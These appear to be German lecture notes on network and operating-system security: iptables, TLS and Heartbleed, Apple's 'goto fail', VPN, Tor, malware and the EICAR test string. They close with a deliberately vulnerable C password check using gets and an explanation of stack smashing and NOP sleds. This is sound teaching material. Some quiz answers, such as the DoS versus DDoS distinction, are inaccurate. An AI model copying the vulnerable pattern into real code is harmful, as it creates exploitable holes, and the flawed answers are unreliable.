


Abbildung 6.1: Zweistufiges Firewall-Konzept

6.7.1 Firewalls im Schichtenmodell

Firewalls können im Schichtenmodell auf den Ebenen 4 (Application Layer) und 3 (Transport Layer) auftreten:

Application Layer Deutlich komplexer, können dafür auf Anwendungen (HTTP, JavaScript, ...) basierenden Angriffen schützen. Diese Firewall arbeitet dabei als Proxy zwischen Client und Server und prüft den Inhalt der Verbindungen.

Transport Layer Zustandslos oder Zustandsbasiert, können vor Angriffen basierend auf UDP/TCP/ICMP/... schüt

6.7.2 Zustandslose vs. zustandsbasierte Firewalls

- Zustansbasierte Firewalls können erkennen, ob ein Paket zu einer vorher aufgebauten Verbindung gehört.
- Damit sind deutlich feingranulare Regeln möglich.
- Zustandslose Firewalls müssten die Pakete i.d.R. passieren lassen, damit Kommunikation nach außen möglich ist.

6.7.3 `iptables`

`iptables` ist eine Linux-basierte Firewall („Paketfilter“), die zu gleich mächtig als auch komplex ist.

Aufrufe

- `iptables -P <CHAIN> <POLICY>`
  Setzt die Default-Policy für die angegebene Chain.
- `iptables -A <CHAIN> <RULE> -j <POLICY>`
  Hängt eine Regel an das Ende der angegebene Chain an mit der gegebenen Policy.
- `iptables -I <CHAIN> <RULE> -j <POLICY>`
  Erstellt eine Regel am Anfang der angegebenen Chain mit der gegebenen Policy.
- `iptables -F <CHAIN>`
  Löscht alle Regeln aus der angegebenen Chain, setzt aber nicht die Default-Policy!

Es existieren die folgenden *Chains*:

INPUT Die INPUT Chain enthält alle Regeln, welche den eingehenden Netzwerkverkehr steuern. Hierdurch kann bspw. der Zugriff von außen auf bestimmte Ports verhindert werden.

FORWARD Die FORWARD Chain enthält Regeln, welche den Routing-Netzwerkverkehr, bzw. IP-Forwarding, zwischen den Netzwerk-Devices steuern. Hierdurch kann bspw. das Weiterleiten von Paketen an bestimmte Devices verhindert werdem.

OUTPUT Die OUTPUT Chain enthält Regeln, welche den ausgehenden Netzwerkverkehr steuern. Hierdurch kann bspw. der Zugriff nach außen auf bestimmte Ports verhindert werden.

Und die folgenden *Policies* (oder *Targets*):

ACCEPT Das betroffene Paket wird regulär weiter verarbeitet (es wird akzeptiert).

DROP Das betroffene Paket wird fallen gelassen, d.h. es wird nicht weiter darauf reagiert.

REJECT Das betroffene Paket wird aktiv zurückgewiesen.

Um zu Prüfen, wie mit einem Paket umgegangen werden soll, werden die Regeln der entsprechenden Chain von oben nach unten ausgewertet. Wird eine passende Regel gefunden, so wird die Policy dieser verwendet. Dabei ist nur die erste passende Regel relevant, alle anderen Regeln werden ignoriert. Wurde keine Regel gefunden, wird die Default-Policy der Chain angewendet.

Regeln

- `-p <PROTOCOL>`
  Schränkt das betroffene Protokoll ein. Je nach Protokoll sind unterschiedliche Optionen verfügbar:
  - `icmp`
    Schränkt das die betroffenen Pakete auf ICMP-Pakete ein.
    * `--icmp-type <TYPE>`
      Schränkt die betroffenen ICMP-Requests ein. Um eingehende Pings zu erlauben muss bspw. der ICMP-Typ `echo-request` freigeschaltet werden.
  - `tcp` / `udp`
    Schränkt die betroffenen Pakete auf TCP- oder UDP-Pakete ein.
    * `--dport <PORT>`
      Schränkt den Zielport ein. Bei eingehenden Regeln (INPUT) ist dies ein Port auf dem lokalen Linux, bei ausgehenden Regeln (OUTPUT) ist dies der verwendete Port des Clients. Für Weiterleitungsregeln (FORWARD) ist dies der Zielport des Clients.
    * `--sport <PORT>`
      Schränkt den Quellport ein. Bei eingehenden Regeln (INPUT) ist dies der verwendete Port des Clients, bei ausgehenden Regeln (OUTPUT) ist dies ein Port auf dem lokalen Linux. Für Weiterleitungsregeln (FORWARD) ist dies der verwendete Port des Clients.
- `-m <MATCHER>`
  Aktiviert einen *Matcher*, dem die weiteren folgenden Optionen übergeben werden. Je nach Matcher sind unterschiedliche Optionen verfügbar:
  - `state`
    Erlaubt Fallunterscheidungen nach dem Status eines Paketes. Die betroffenen Status werden mit `--state <STATES>` übergeben, wobei dies eine Komma-separierte Liste sein kann. Die verfügbaren Status sind:
    * `NEW` Neue Pakete.
    * `ESTABLISHED` Pakete, die Teil einer bereits aufgebauten Verbindung sind.
    * `RELATED` Pakete, die sich eine neue Verbindung aufbauen aber auf eine bestehende Verbindung referenzieren (dies wird z.B. bei FTP genutzt).
- `-i <INTERFACE>`
  Schränkt die Regel auf Pakete ein, die über das angegebene Interface eingehen (nur für INPUT und FORWARD möglich).

- `-o <INTERFACE>`
  Schränkt die Regel auf Pakete ein, die über das angegebene Interface ausgehen (nur für OUTPUT und FORWARD).

Beispiel Hierbei handelt es sich um die `iptables`-Konfiguration eines Servers mit folgendem Netzwerk-Setup:

- `eth0`
  Internet.
  - Aus dem Internet dürfen nur HTTP/HTTPS-Verbindungen auf den Server aufgebaut werden.
- `eth1`
  Lokales Netzwerk.
  - Aus dem lokalen Netzwerk dürfen alle Verbindungen auf den Server aufgebaut werden.
  - Aus dem lokalen Netzwerk dürfen nur HTTP/HTTPS-Verbindungen in das Internet aufgebaut werden.

```
# Setze die Default-Policy fuer alle Chains auf DROP.
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

# Erlaube aufgebaute und referenzierende Pakete.
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# Erlaube saemtlichen Zugriff aus dem lokalen Netzwerk.
iptables -A INPUT -i eth1 -j ACCEPT
# Erlaube eingehende HTTP/HTTPS-Verbindungen.
iptables -A INPUT -i eth0 -p tcp --dport  80 -m state --state NEW -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --dport 443 -m state --state NEW -j ACCEPT

# Erlaube alle ausgehenden Verbindungen.
iptables -A OUTPUT -j ACCEPT

# Erlaube ausschliesslich HTTP/HTTPS-Verbindungen aus dem lokalen Netzwerk.
iptables -A FORWARD -i eth1 -o eth0 -p tcp --dport  80 -j ACCEPT
iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport  80 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -p tcp --dport 443 -j ACCEPT
iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 443 -j ACCEPT
```

Abbildung 6.2: `iptables` Beispiel

6.8 Intrusion Detection und Prevention Systems

- Ein *Intrusion Detection System* (IDS) untersucht den Inhalt auf Netzwerkebene und meldet verdächtige Kommunikation (z.B. Viren).
- Ein *Intrusion Prevention System* (IPS) kann verdächtige Kommunikation unterbinden oder ändern.
- Der Unterschied zu Firewalls ist dabei fließend und lässt sich nur grob abgrenzen:

  Netzwerk-Firewall Untersucht nur Header und Metadaten.

  IDS/IPS Untersuchen auf den Inhalt von Paketen.

Proxy-Firewall Operieren auf dem Application Layer und stellen tiefgreifende Analyse an.

- IDS/IPS werden dabei üblicherweise vor Servern und Intranets verwendet, nach außen eventuell sogar noch vor der Firewall.
- Das bekannteste OpenSource-IPS ist Snort, siehe auch https://snort.org.

6.9 Sichere Verbindungen

Sichere Netzwerkverbindungen können auf unterschiedlichen Schichten im Netzwerk aufgebaut werden:

Application Layer z.B. mit SSH (Secure Shell)

Transport Layer z.B. mit SSL/TLS (Secure Socket Layer / Transport Layer Security)

Internet Layer z.B. mit IPSec (IP Security)

6.9.1 Transport Layer Security (TLS)

- Das heute am meisten verwendete Kryptoverfahren
- Baut kryptografisch sichere Verbindungen (Vertraulichkeit und Integrität) auf.
- Auf ältere Varianten wie TLS 1.0 und TLS 1.1 und schwächere Varianten von TLS 1.2 existieren zahlreiche Angriffe, weshalb diese Versionen nicht mehr verwendet werden sollten. SSL ist in allen Versionen unsicher und von zahlreichen Angriffen geprägt, sodass es auch nicht mehr verwendet werden sollte.
- Sichert die Web-Kommunikation z.B. bei HTTP ab.

Heartbeat

- Der SSL/TLS-Heartbeat ist eine Operation zum Testen der SSL/TLS-Verbindung.
- Dabei sendet der Client dem Server eine Nachricht m mit einer Länge von n Byte und fragt an, die Nachricht mit n Bytes zurück zu senden.
- Liefert der Server diese korrekt zurück, ist die SSL/TLS-Verbindung in Ordnung.





Abbildung 6.3: SSL/TLS Heartbeat

TLS 1.2: Ablauf

Zu Beginn einer jeden TLS-Verbindung steht der sogenannte *Handshake*, bei dem sich Client und Server auf ein Kryptoverfahren einigen, den Schlüssel austauschen und optional authentifizieren:



Die mit * markierten Stellen sind optional.

Abbildung 6.4: TLS 1.2 Verbindungsaufbau (Handshake)

- Im `ServerHello` sendet der Server zusätzliche eine zufällige Zahl (Nonce, Number only used Once) mit, die in die Schlüsselberechnung einfließt. Dadurch ist der TLS-Handshake gegen Replay-Angriffe geschützt.
- Sowohl für den Server als auch für den Client ist die Authentisierung optional, vom Server wird diese ab üblicherweise durchgeführt. Hierdurch werden MitM-Angriffe verhindert, da sich ein Angreifer nicht als Server ausgeben kann.
- Der endgültige Schlüssel kann auf zwei Arten bestimmt werden:
  1. **Diffie-Hellman:** Der Schlüssel wird am Ende des Handshakes ausgetauscht.
  2. **RSA:** Der Schlüssel wird mittels RSA-Verschlüsselung übertragen.

Angriffe auf fehlerhafte SSL/TLS-Implementierungen

Heartbleed

- Wurde ca. 2014 Entdeckt und wurde auch in der Praxis verwendet
- Basierend auf dem SSL-Heartbeat

- **Fehler:** Die SSL-Implementierungen haben nicht geprüft, ob die gesendete Nachricht wirklich n Bytes lang ist.
- Stattdessen wurden alle n Bytes ab Beginn der gespeicherten Nachricht gesendet.
- Dadurch war es möglich, hinter der Nachricht liegende Daten abzufragen (z.B. Passwörter, geheime Schlüssel, ...).

Apples `goto fail;`

- Durch einen Fehler in der SSL/TLS-Implementierung in Mac OS X wurden Zertifikate nicht korrekt geprüft. Der Angriff war theoretisch möglich, wurde in der Praxis allerdings nie bekanntermaßen genutzt.
- **Fehler:** In der Funktion zur Verifizierung eines SSL/TLS-Zertifikates (siehe Abbildung) wurde ein zweites `goto fail;` eingefügt, welches immer ausgeführt wird, auch wenn es keinen Fehler gab.
  (Bei einem `if` ohne Codeblock bezieht sich die Verzweigung immer nur auf die nächste Zeile.)
- Dadurch wurden die Signaturen nie überprüft und `err` hat immer einen Erfolg signalisiert.
- Dadurch konnte sich ein potentieller Angreifer mit einer beliebigen Unterschrift gegenüber dem Apple-Client authentisieren und im Namen anderer handeln und die gesamte Kommunikation entschlüsseln. Somit hätte ein Angreifer z.B. sämtliche Bankdaten auslesen können.

```
1  static
2  OSStatusSSLVerifySignedServerKeyExchange(..)
3  {
4      OSStatus err;
5      ...
6      if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
7          goto fail;
8      if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
9          goto fail;
10     if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
11         goto fail;
12     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
13         goto fail;
14         goto fail;
15     if ((err = SSHHashSHA1.final(&hashCtx, &hashOut)) != 0)
16         goto fail;
17     err = sslRawVerify(..);
18     ...
19 fail:
20     SSLFreeBuffer(&signedHashes);
21     SSLFreeBuffer(&hashCtx);
22     return err;
23 }
```

Abbildung 6.5: Apples `goto fail;`

Missverständliche SSL-APIs

- Falsche Nutzung von SSL-APIs wie OpenSSL oder GnuTLS erlauben es, Zertifikatsprüfungen zu umgehen.
- Hiervon betroffen waren bspw. Amazon EC2, PayPal, Chase, ...

cURL-SSL-Beispiel Bei der cURL-Bibliothek kann die Zertifikatsprüfung mit Parameter gesteuert werden:

`CURLOPT_SSL_VERIFYPEER` Stellt ein, ob die Zertifikatskette geprüft werden soll.
Default: `true`

`CURLOPT_SSL_VERIFYHOST` Stellt ein, wie der Hostname im Zertifikat geprüft werden soll.
`0` → keine Prüfung,
`1` → irgendein Name,
`2` → exakte Prüfung;
Default: `2`

6.10 Virtual Private Network (VPN)

6.10.1 Transportieren vs. Tunneln

- Im *Transport-Modus* werden die Daten verschlüsselt direkt hinter den unverschlüsselten IP-Header gesetzt.
- Im *Tunnel-Modus* werden die Daten inklusive IP-Header verschlüsselt und hinter einen neuen, unverschlüsselten, IP-Header gesetzt. Dieser neue Header muss vom Sender hinzugefügt und vom Empfänger entfernt werden.
  - Durch dieses Tunneln ist es möglich, Daten verschlüsselt über ein öffentliche Netzwerk zu senden, ohne dabei Daten preis zu geben.

6.10.2 VPN

- Bei einem *Virtual Private Network* (VPN) wird eine sichere Verbindung zu einem Server aufgebaut.
- Über diese sichere Verbindung ist der Client nun in einem virtuellen Netzwerk und „sieht“ die anderen Clients in dem Netzwerk als Nachbarn.
- Dadurch kann der Client sich nun sicher zu anderen Clients verbinden, die bspw. im internen Netzwerk vorhanden sind.
- VPN-Software wie OpenVPN benötigt hierzu einen zentralen Server, wobei neuere Ansätze wie Tinc ein Peer-to-Peer-VPN aufbauen.
- Im Vergleich zu sicheren Verbindungen auf Applikationsebene wird bei einem VPN nicht Ende-zu-Ende verschlüsselt, dafür ist jedoch die gesamte Kommunikation auch über unsichere Protokolle von außen nicht sichtbar, da diese vom VPN verschlüsselt wird. Außerdem bleibt der Client bei sicheren Verbindungen auf Applikationsebene „außerhalb des Netzes“.

6.11 Anonymität

- Auch aus sicheren Verbindungen lassen sich Metadaten wie die IP-Adressen auslesen, da die Pakete ankommen müssen.

6.11.1 Onion-Routing (TOR)

- Bei *TOR* (The Onion Router) berechnet der Client die gesamte Route vorweg und legt diese verschlüsselt in einem Paket ab.
- Dann wird das Paket zwischen TOR-Knoten versendet, die das Paket immer weiter auspacken und das Paket an den nächsten Knoten versenden. Dabei ist jeweils nur die IP-Adresse des nächsten Knotens in Klartext vorhanden, der Rest der Route ist mit den öffentlichen Schlüsseln der Knoten schichtenweise im Paket abgelegt.
- Über sogenannte *TOR-Exit-Knoten* wird das Paket dann zu dem Endziel gesendet.
- Dieser antwortet auf dem gleichen Weg und kennt nur die IP-Adresse des Exit-Knotens.
- Der Name *Onion Routing* kommt daher, dass das Paket wie eine Zwiebel von jedem Knoten weiter ausgepackt wird und aus vielen Schichten besteht.
- **Beispiel**
  1. Alice möchte eine Nachricht m an Bob senden, hierbei allerdings anonym bleiben. Dazu sendet Alice das Paket über drei Server s^1, s^2, s^3, die jeweils den geheimen Schlüssel s_s^i und den öffentlichen Schlüssel s_p^i haben.
  2. Dazu wird das Paket c_0 wie folgt konstruiert, wobei der Empfänger an den Anfang des Pakets gehängt wird:
  $$c_0 = s^1 \mid \mathrm{Enc}(s_p^1,\ s^2 \mid \mathrm{Enc}(s_p^2,\ s^3 \mid \mathrm{Enc}(s_p^3,\ \mathsf{Bob} \mid m)))$$
  3. Die Server s^1, s^2, s^3 packen das Paket nun nach und nach aus und senden es an den nächsten Knoten:
  $$\begin{aligned} c_1 &= \mathrm{Dec}(s_s^1,\ s^2 \mid \mathrm{Enc}(s_p^2,\ s^3 \mid \mathrm{Enc}(s_p^3,\ \mathsf{Bob} \mid m))) = s^2 \mid \mathrm{Enc}(s_p^2,\ s^3 \mid \mathrm{Enc}(s_p^3,\ \mathsf{Bob} \mid m)) \\ c_2 &= \mathrm{Dec}(s_s^2,\ s^3 \mid \mathrm{Enc}(s_p^3,\ \mathsf{Bob} \mid m)) = s^3 \mid \mathrm{Enc}(s_p^3,\ \mathsf{Bob} \mid m) \\ c_3 &= \mathrm{Dec}(s_s^3,\ \mathsf{Bob} \mid m) = \mathsf{Bob} \mid m \end{aligned}$$
  4. Der letzte Knoten s^3 sendet das Paket c_3 nun weiter an Bob, welcher an s^3 antwortet.
  5. Diese Antwort nimmt nun den gleichen Weg zurück.

6.11.2 Anonymität durch TOR

- TOR erschwert es zwar, Datenströme zuzuordnen, allerdings
- bietet TOR keine perfekte Anonymität.
- Die Ein- und Ausgabeknoten sind zuordenbar, sofern der Angreifer eine große Menge an Ausgangsknoten besitzt.

6.12 Fragen

Erklären Sie den Unterschied zwischen einer IP-Adresse und einer MAC-Adresse. Eine IP-Adresse ist virtuelle und im TCP/IP-Schichtenmodell auf Ebene 2. Eine MAC-Adresse ist die „Hardwareadresse“ einer Netzwerkkarte und im Schichtenmodell auf Ebene 1.

Was ist ein ARP-Spoofing-Angriff? Bei einem ARP-Spoofing-Angriff fälscht der Angreifer ARP-Antworten, um so die Auflösung der IP-Adresse zur MAC-Adresse auf seinen Rechner umzubiegen. Wird dies z.B. für den Router gemacht, kann so eine Man-in-the-Middle-Attacke initiiert werden.

Warum kann man nicht einfach die Nachricht eines DHCP-Servers signieren, um einen Angriff zu verhindern? Der Schlüssel des DHCP-Servers müsste bekannt gemacht werden, was nur über das lokale Netzwerk geht. Ist das Netzwerk infiziert, so könnte der Angreifer auch dieses Zertifikat austauschen.

Was ist der Unterschied zwischen einem DoS- und einem DDoS-Angriff? Bei einem DoS-Angriff sind nur „ehrliche“ Rechner involviert, bei einem DDoS-Angriff auch Botnetze.

Was ist der Unterschied zwischen einem SYN-Flood-Angriff und einem SYN-ACK-Flood-Angriff? Bei einem SYN-Flood-Angriff antwortet der Angreifer einfach nicht auf SYN-ACK-Antworten, bei einem SYN-ACK-Angriff wird das Netzwerk als Multiplikator verwendet und gefälschte Pakete gesendet und die Clients antworten alle mit einem ACK an das Angriffsziel.

Nennen Sie einen Unterschied zwischen einer Netzwerk-Firewall und einem IDS. Eine Netzwerk-Firewall kann nur die Metadaten analysieren, ein IDS analysiert auch die Inhalte der Pakete.

Welche beiden Methoden zur Ableitung des gemeinsamen Schlüssels gibt es in TLS?

1. Es wird Diffie-Hellman für den Austausch eines geheimen Schlüssels verwendet.
2. Es wird RSA verwendet und der Client nutzt das Zertifikat des Servers, um die Nachricht zu verschlüsseln.

Können Sie sich den Sinn einer TLS-Verbindung ohne Client und ohne Server-Authentisierung vorstellen? Dies kann sinnvoll sein, wenn es nur wichtig ist, dass die Verbindung verschlüsselt ist und die Authentisierung auf andere weise sichergestellt wird (oder auch nicht).

Erklären Sie den Unterschied zwischen Transportieren und Tunneln bei sicheren Verbindungen. Beim Transportieren werden die Header nicht mit verschlüsselt, da die Pakete zugestellt werden müssen. Beim Tunneln werden auch die Header verschlüsselt und an einen neuen Header gehängt, der nicht verschlüsselt ist, aber z.B. aus einem völlig anderen Protokoll stammen kann (bspw. Tunneln von HTTP-Verbindungen über SSH).

Wie funktioniert Onion-Verschlüsselung bei TOR? Das initiale Paket wird mit mehreren Schichten verpackt und enthält schon die gesamte Route. Jeder Knoten kann dann das äußere Paket entschlüsseln und den nächsten Hop bestimmen.

Warum muss bei TOR der Sender die Route vorab wählen und überlässt die Wahl nicht den Knoten? Da nur das letzte Paket das Ziel kennt und die vorhergehenden Knoten dieses nicht entschlüsseln können, muss die Route vorher bekannt sein, um sie in den Paketen ablegen zu können. Wäre sie nicht vorher bekannt, müsste der erste Knoten das Ziel kennen, um den nächsten Hop zu bestimmen (wie bei „normaler“ Kommunikation über IP).

7 Betriebssystem-Sicherheit

7.1 Malware

Es existieren die folgenden übergeordneten Typen von *Malicious Software* (Malware):

Wurm Verbreitet sich selber über das Netzwerk, beeinträchtigt nur die Leistung

Virus Böswillige Software, verbreitet sich selber; hängt sich an andere Systeme an; verändert das Aussehen (Polymorphie)

Trojaner Software mit zusätzlicher, böswilliger, Funktion; Repliziert sich nicht selbst

Oft wird auch von einem Trojaner-Virus gesprochen, wenn ein nicht-selbst-replizierender Virus zusätzliche Funktionen wie Passwort-Phishing installiert.

Außerdem existieren noch einige Spezialfälle, die die oben genannten Typen teilweise kombinieren:

Ransomware Trojaner-Virus, der das Dateisystem verschlüsselt und nur gegen Geldzahlungen wieder freigibt.

Scareware Trojaner, der sich als Virenscanner verkleidet und vermeintlich gefundene Viren nur gegen Bezahlung löscht.

Zero-Day-Exploits Neue Schwachstellen, bei denen dem Entwickler keine Zeit (zero days) bleibt, diese zu beheben.

7.1.1 Verbreitung

Malware kann auf viele Wege verteilt werden:

- Klassisch: als E-Mail-Anhang, während einer Programm-Installation, über Netzwerkprotokolle, ...
  Gegenmaßnahmen:
  - Antivirenprogramme
  - Nur Dinge aus vertrauenswürdigen Quellen herunterladen oder installieren
  - Das System aktuell halten
- Drive-by-Download: beim Besuch einer Website (über Java, JavaScript, Flash, ...)
  Gegenmaßnahmen:
  - Antivirenprogramme
  - NoScript
  - Sandboxing

- Physich: durch infizierte Tokens, USB-Sticks, ...
  Gegenmaßnahmen:
  - Antivirenprogramme
  - Nur Hardware aus vertrauenswürdigen Quellen nutzen

7.1.2 Antivirenprogramme

Die Methoden der Antivirenprogramme AV lassen sich in reaktive und proaktive Virenprogramme einteilen:

- Reaktiv
  - Systemscan: Durchsuchen der Festplatte nach verdächtigen Dateien.
  - Real-Time Detection (On-Access Scanning): Überprüfung beim Speichern, Öffnen, Ausführen, ...
- Proaktiv
  - Activity Monitoring: Prüfung auf virentypisches Verhalten z.B. Replikation im Autostart, DNS-Anfragen, ...

Reaktives Scannen

- Der AV-Hersteller verteilt Signaturen mit bekannten Viren an den Scanner.
- Für jede Datei wird die Signatur geprüft und mit der Datenbank abgeglichen.
- Ist der Virus verschlüsselt oder Mutiert, wird dieser erst einmal in einer Sandbox ausgeführt und geprüft, wie er sich verhält.
- Anschließend schlägt das Virenschutzprogramm Alarm und der Nutzer kann die Datei löschen.

EICAR-Test

Der *European Institute for Computer Anti-Virus Research e.V.* (EICAR) Test ist ein Test um zu prüfen, ob ein Virenscanner korrekt arbeitet.

Es handelt sich dabei um eine einfach Testdatei mit folgendem Inhalt:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Abbildung 7.1: EICAR-Testdatei

Effektivität

- Die Erkennungsrate von Virenscanner variiert von 40% mit 99.9%.
- Allerdings können nie alle Viren erkannt werden.
- Z.B. kann es passieren, dass ein neuer Virus noch nicht in den Datenbanken vorhanden ist.

$\Longrightarrow$ Ein Virenscanner liefer keinen vollumfänglichen Schutz, sorgsamer Umgang mit Programmen, USB-Sticks, etc. ist weiterhin notwendig!

7.2 (Stack) Buffer Overflow

Prinzip Bei dem einlesen von Werten in ein Array wird nicht geprüft, wie lang die Eingaben sind und es wird über den Rand des Arrays hinaus geschrieben. Dadurch ist es möglich, danach folgende Variablen zu überschreiben.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(void) {
5      char buff[15];
6      int pass = 0;
7
8      printf("\nEnter password:\n");
9
10     gets(buff);
11
12     if (strcmp(buff, "12345678")) {
13         printf("\nWrong password!\n");
14     } else {
15         printf("\nCorrect password!\n");
16         pass = 1;
17     }
18
19     if (pass) {
20         printf("\nGranting privileges to user.\n");
21     }
22
23     return 0;
24 }
```

Abbildung 7.2: Buffer Overflow

Beispiel

- Das in Zeile 5 definierte Array kann nur 15 Elemente halten.
- Mit dem Aufruf von `gets`in Teile 10 wird eine beliebige Nutzereingabe eingelesen, die auch mehr als 15 Zeichen lang sein kann.
- Dadurch kann die Variable `pass` überschrieben werden und einen Wert ungleich `0` bekommen, wodurch das `if` in Zeile 19 die Rechte vergibt, auch wenn das Passwort falsch war.
- Beispielhafter Programmverlauf (Konsolenausgabe):

```
Enter password:
0123456789ABCDEF

Wrong password!

Granting privileges to user.
```

Abbildung 7.3: Buffer Overflow: Demonstration

7.2.1 Smashing the Stack

Bei der Ausführung eines Programms werden die Daten bei einem Funktionsaufruf auf dem Stack abgelegt, wobei der Stack nach oben wächst. Zusätzlich werden im aktuellen sogenannten *Stackframe* der alte Base Pointer (BP) und der alte Instruction Pointer (IP) abgelegt, wobei nach Fertigstellung der Ausführung zu dem Wert des IP gesprungen wird (*Rücksprungadresse*).

Der Stack hat dabei bei einem Methodenaufruf folgendes Format:




Abbildung 7.4: Stack Frame Format

Bei einem Angriff wird versucht, bestimmte Felder im Stack so zum Überlauf zu bringen, dass die Rücksprungadresse überschrieben wird und das Programm während der Ausführung an eine andere, nicht vorgesehene, Stelle springt. Damit kann z.B. die Autorisierung übersprungen werden.

Auch kann vorher eigener Code in den Speicher injiziert werden und dann an diese Stelle gesprungen werden, womit sämtlicher Schadcode ausgeführt werden kann. Dies ist gerade bei Prozessen kritisch, die mit root-Rechten laufen. Um die Speicherstelle nicht exakt treffen zu müssen kann man dem Schadcode einige NoOps (No Operation) voranstellen, sodass nur in etwa der Bereich getroffen werden muss. Dies wird *NOP-Slide/Sled* genannt.

Beispiel: Stack Frame Für folgenden Code:

```
1  void foo(char* input) {
2      char buf[10];
3      int x;
4
5      ...
6  }
7
8  int main(int argc, char* argv[]) {
9      ...
10
11     foo(argv[1];)
12
13     ...
14 }
```

Abbildung 7.5: Stack Frame: Beispiel (Code)

sieht der Stack Frame bei einem Aufruf der Methode `foo` von der Methode `main` wie folgt aus:




Abbildung 7.6: Stack Frame: Beispiel

